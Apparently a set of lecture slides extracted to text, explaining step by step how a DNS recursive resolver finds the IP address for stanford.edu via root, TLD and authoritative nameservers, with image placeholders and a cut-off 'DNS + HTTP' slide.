
# DNS




# DNS




# DNS



# DNS



# DNS



# What happens when you type a URL and press enter?

1. Client asks **DNS Recursive Resolver** to lookup a hostname (**stanford.edu**).
2. **DNS Recursive Resolver** sends DNS query to **Root Nameserver**
  - **Root Nameserver** responds with IP address of **TLD Nameserver** (".**edu**" Nameserver)
3. **DNS Recursive Resolver** sends DNS query to **TLD Nameserver**
  - **TLD Nameserver** responds with IP address of **Domain Nameserver** ("**stanford.edu**" Nameserver)
4. **DNS Recursive Resolver** sends DNS query to **Domain Nameserver**
  - **Domain Nameserver** is authoritative, so replies with server IP address.
5. **DNS Recursive Resolver** finally responds to **Client**, sending server IP address (171.67.215.200)

# DNS + HTTP


DNS  
Recursive  
